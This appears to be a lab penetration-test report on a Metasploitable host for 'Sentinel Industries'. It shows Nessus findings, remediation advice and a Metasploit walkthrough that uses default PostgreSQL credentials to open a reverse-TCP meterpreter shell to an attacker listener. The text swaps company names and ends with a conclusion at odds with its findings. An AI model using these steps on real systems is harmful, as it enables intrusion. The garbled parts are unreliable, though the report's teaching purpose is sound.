This is a tool that can reveal system shortcuts. B. Which people and subsystems are connected to it.








## Nessus

Nessus is a vulnerability scanning tool. This tool helps identify vulnerabilities classified as vulnerabilities as their impact. Sentinel Industries IP address 192.168.145.131 These are identified vulnerabilities.





Filter

Search Vulnerabilities

65 Vulnerabilities

Sev	Score	Name	Family	Count		
<input type="checkbox"/>	CRITICAL	10.0 *	NFS Exported Share Infor...	RPC	1	
<input type="checkbox"/>	CRITICAL	10.0 *	rexecd Service Detection	Service detection	1	
<input type="checkbox"/>	CRITICAL	10.0	Unix Operating System U...	General	1	
<input type="checkbox"/>	CRITICAL	10.0 *	VNC Server 'password' Pa...	Gain a shell remotely	1	
<input type="checkbox"/>	CRITICAL	9.8	Bind Shell Backdoor Dete...	Backdoors	1	
<input type="checkbox"/>	CRITICAL	...	SSL (Multiple Issues)	Gain a shell remotely	3	
<input type="checkbox"/>	MIXED	...	SSL (Multiple Issues)	Service detection	3	
<input type="checkbox"/>	HIGH	7.5	NFS Shares World Readab...	RPC	1	

Scan Details

Policy:

Advanced Scan

Status:

Completed

Severity Base:

CVSS v3.0

Scanner:

Local Scanner

Start:

Today at 11:05 PM

End:

Today at 11:18 PM

Elapsed:

14 minutes

Vulnerabilities

Critical

High

Medium

Low

Info

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<https://kali:8834/#/scans/reports/5/hosts/2/vulnerabilities/51988>

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**FOLDERS**

- My Scans
- All Scans
- Trash

**RESOURCES**

- Policies
- Plugin Rules
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- Multiple Vulnerabilities in Workspa...

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**CRITICAL** Bind Shell Backdoor Detection

**Description**  
A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

**Solution**  
Verify if the remote host has been compromised, and reinstall the system if necessary.

**Output**  

```

Nessus was able to execute the command "id" using the following request :

This produced the following truncated output (limited to 10 lines) :
----- snip -----
root@metasploitable:/# uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#
----- snip -----

```

**Plugin Details**

Severity: Critical

ID: 51988

Version: 1.10

Type: remote

Family: Backdoors

Published: February 15, 2011

Modified: April 11, 2022

**Risk Information**

Risk Factor: Critical

**CVSS v3.0 Base Score 9.8**

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSS v2.0 Base Score: 10.0

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

## Telnet

This is an application protocol and is used to gain remote administrative rights on another computer. Telnet port number is 23 and his telnet port 23 on computer is open. The main vulnerability of telnet is that telnet sends data in plaintext. So, with his Wireshark connection running in the background of the system, the attacker can obtain the username and password and log into the system as shown below.





❑ Shell listening on remote port without requiring authentication. An attacker can use this by connecting to a remote port and sending commands directly.

- Open port detected, information disclosure.
- Weak remote SSH host key.
- SMB servers running on remote hosts are vulnerable to a badlock vulnerability.
- Disclosure of information about NFS exported shares
- Detection of unsupported versions of Unix operating systems.
- vsftpd v2.3.4 Backdoor Command Execution/CVE:2011-2523. (VID004).

### **Corrective Action**

- Check if the remote host has been compromised and reinstall the system if necessary.
- Close unnecessary ports and blacklist ICMP packets.
- Consider all cryptographic material generated on remote hosts to be guessable. In particular, all SSH, SSL, and OpenVPN key material should be regenerated.
- Samba Badlock Vulnerability:

Update to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

- Configure NFS on the remote host so that only authorized hosts can mount the remote share.
- Upgrade to a currently supported version of the Unix operating system.
- Patch the vsftpd ftp service to the latest version or remove the service from the server if it is not available.

### **Exploitation**

#### **Metasploit Framework**

The Metasploit framework is the framework used to exploit vulnerabilities and this framework is built into Kali Linux.

```
kali@kali: ~  
File Actions Edit View Help  
$ msfconsole  
msf6 (kali) > search postgresql  
-----  
# Name Disclosure Date Rank Check Description  
-----  
0 auxiliary/server/capture/postgresql normal No Authentication Capture:  
PostgreSQL  
1 post/linux/gather/enum_users_history normal No Linux Gather User Histor  
y  
2 exploit/multi/http/manage_engine_dc_pmp_sql 2014-06-08 excellent Yes ManageEngine Desktop Cen  
tral / Password Manager LinkViewFetchServlet.dat SQL Injection  
3 auxiliary/admin/http/manageengine_pmp_privesc 2014-11-08 normal Yes ManageEngine Password Ma  
nager SQLAdvancedALSearchResult.cc Pro SQL Injection  
4 exploit/multi/postgres/postgres_copy_from_program_cmd_exec 2019-03-20 excellent Yes PostgreSQL COPY FROM PRO  
GRAM Command Execution  
5 exploit/multi/postgres/postgres_createlang 2016-01-01 good Yes PostgreSQL CREATE LANGUA  
GE Execution  
6 auxiliary/scanner/postgres/postgres_dbname_flag_injection normal No PostgreSQL Database Name
```

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File Actions Edit View Help  
+ ---=[ 2162 exploits - 1147 auxiliary - 367 post ]  
+ ---=[ 592 payloads - 45 encoders - 10 nops ]  
+ ---=[ 8 evasion ]  
Metasploit tip: Metasploit can be configured at startup, see  
msfconsole --help to learn more  
msf6 > search postgresql  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/server/capture/postgresql		normal	No	Authentication Capture: PostgreSQL
1	post/linux/gather/enum_users_history		normal	No	Linux Gather User Histor y
2	exploit/multi/http/manage_engine_dc_pmp_sql	2014-06-08	excellent	Yes	ManageEngine Desktop Cen tral / Password Manager LinkViewFetchServlet.dat SQL Injection
3	auxiliary/admin/http/manageengine_pmp_privesc	2014-11-08	normal	Yes	ManageEngine Password Ma nager SQLAdvancedALSearchResult.cc Pro SQL Injection
4	exploit/multi/postgres/postgres_copy_from_program_cmd_exec	2019-03-20	excellent	Yes	PostgreSQL COPY FROM PRO GRAM Command Execution
5	exploit/multi/postgres/postgres_createlang	2016-01-01	good	Yes	PostgreSQL CREATE LANGUA GE Execution
6	auxiliary/scanner/postgres/postgres_dbname_flag_injection		normal	No	PostgreSQL Database Name



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kali@kali: ~  
File Actions Edit View Help  
Command Line Flag Injection  
7 auxiliary/scanner/postgres/postgres_login normal No PostgreSQL Login Utility  
8 auxiliary/admin/postgres/postgres_readfile normal No PostgreSQL Server Generi  
c Query  
9 auxiliary/admin/postgres/postgres_sql normal No PostgreSQL Server Generi  
c Query  
10 auxiliary/scanner/postgres/postgres_version normal No PostgreSQL Version Probe  
11 exploit/linux/postgres/postgres_payload 2007-06-05 excellent Yes PostgreSQL for Linux Pay  
load Execution  
12 exploit/windows/postgres/postgres_payload 2009-04-10 excellent Yes PostgreSQL for Microsoft  
Windows Payload Execution  
13 auxiliary/admin/http/rails_devise_pass_reset 2013-01-28 normal No Ruby on Rails Devise Aut  
hentication Password Reset  
  
Interact with a module by name or index. For example info 13, use 13 or use auxiliary/admin/http/rails_devise_pass_reset  
  
msf6 > use 11  
[*] Using configured payload linux/x86/meterpreter/reverse_tcp  
msf6 exploit(linux/postgres/postgres_payload) > options  
  
Module options (exploit/linux/postgres/postgres_payload):  
  
Name Current Setting Required Description  
-----  
DATABASE template1 yes The database to authenticate against  
PASSWORD postgres no The password for the specified username. Leave blank for a random password.
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PASSWORD postgres no The password for the specified username. Leave blank for a random password.  
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Me  
tasploit  
RPORT 5432 yes The target port  
USERNAME postgres yes The username to authenticate as  
VERBOSE false no Enable verbose output  
  
Payload options (linux/x86/meterpreter/reverse_tcp):  
  
Name Current Setting Required Description  
-----  
LHOST yes The listen address (an interface may be specified)  
LPORT 4444 yes The listen port
```

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kali@kali: ~  
File Actions Edit View Help  
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.145.131  
rhosts => 192.168.145.131  
msf6 exploit(linux/postgres/postgres_payload) > set hosts 192.168.145.128  
hosts => 192.168.145.128  
msf6 exploit(linux/postgres/postgres_payload) > set lport 1234  
lport => 1234  
msf6 exploit(linux/postgres/postgres_payload) > exploit  
[-] Msf::OptionValidateError The following options failed to validate: LHOST  
[*] Exploit completed, but no session was created.  
msf6 exploit(linux/postgres/postgres_payload) > set lhosts 192.168.145.128  
lhosts => 192.168.145.128  
msf6 exploit(linux/postgres/postgres_payload) > exploit  
[-] Msf::OptionValidateError The following options failed to validate: LHOST  
[*] Exploit completed, but no session was created.  
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.145.128  
lhost => 192.168.145.128  
msf6 exploit(linux/postgres/postgres_payload) > opt  
[-] Unknown command: opt  
msf6 exploit(linux/postgres/postgres_payload) > options  
Module options (exploit/linux/postgres/postgres_payload):  
  
Name CurrentSetting Required Description  
-----  
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PASSWORD postgres no The password for the specified username. Leave blank for a random password.  
RHOSTS 192.168.145.131 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Me  
tasptloit  
RPORT 5432 yes The target port  
USERNAME postgres yes The username to authenticate as  
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USERNAME postgres yes The username to authenticate as  
VERBOSE false no Enable verbose output  
Payload options (linux/x86/meterpreter/reverse_tcp):  
  
Name CurrentSetting Required Description  
-----  
LHOST 192.168.145.128 yes The listen address (an interface may be specified)  
LPORT 1234 yes The listen port  
Exploit target:  
  
Id Name  
--  
0 Linux x86
```



```
kali@kali: ~  
File Actions Edit View Help  
msf6 exploit(linux/postgres/postgres_payload) > exploit  
[*] Started reverse TCP handler on 192.168.145.128:1234  
[*] 192.168.145.131:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)  
[*] Uploaded as /tmp/pUoUNUFP.so, should be cleaned up automatically  
[*] Sending stage (984904 bytes) to 192.168.145.131  
[*] Meterpreter session 1 opened (192.168.145.128:1234 -> 192.168.145.131:54038) at 2022-10-23 01:35:33 -0400  
  
meterpreter > ifconfig  
  
Interface 1  
=====
```

Name	: lo
Hardware MAC	: 00:00:00:00:00:00
MTU	: 16436
Flags	: UP,LOOPBACK
IPv4 Address	: 127.0.0.1
IPv4 Netmask	: 255.0.0.0
IPv6 Address	: ::1
IPv6 Netmask	: ffff:ffff:ffff:ffff:ffff:ffff::

```
  
Interface 2  
=====
```

Name	: eth0
Hardware MAC	: 00:0c:29:be:f8:7b
MTU	: 1500

### **Impact of Sentinel Industries**

These are significant vulnerabilities for Wayne Industries and expose the industry to a certain level of risk. The attacker has complete access to Sentinel Industries' machines through open ports. This is a very big deal and can lead to the spread of highly sensitive information about your company.

These are some of the affected areas.

1. Customer information database.
2. Trade Secret of Sentinel Industries.
3. Personal Information.
4. Enhancement level.
5. Trade Secrets.
6. payment process.

### **Recommendation**

We strongly recommend updating your system to the latest Samba version [Samba - Security Updates and Information](#)

to ensure your system is protected.

1. Implement a strong password policy.

2. Update the operating system to the latest version.
3. Implement a firewall and route traffic between segments through the firewall.
4. Filter unwanted ICMP packets.

### **Final Analysis**

Severity Rating	Vulnerability	Remediation
Medium	Linux telnetd	As telnet is a unsecured and transfers data in clear text it is highly advised that SSH is used
Medium	PostgreSQL DB 8.3.0 – 8.3.7	In order to make sure to protect the system it is highly recommended to update the system to the latest postgresql DB version <a href="#">PostgreSQL: Security Information</a> <a href="#">PostgreSQL: Versioning Policy</a> <a href="#">PostgreSQL: Downloads</a>
Critical	Samba smbd 3.X – 4.X (workgroup: WORKGROUP)	In order to make sure to protect the system it is highly recommended to update the system to the latest samba version <a href="#">Samba - Security Updates and Information</a>

### **Conclusion**

During the information gathering and vulnerability scanning of these complete internal and external systems, numerous vulnerabilities and logic flaws/best practices issues were continuously discovered.

Exploited some vulnerabilities to inform the impact and identify people not in IT. Therefore, it is recommended to implement the basic countermeasures described in Vulnerability Research to avoid malicious activity. Additionally, most of these bugs are often discovered during penetration testing. As a result, the overall security of Wayne's Industries' internal and external systems was evaluated. We can say that we have an infrastructure that meets acceptable security standards.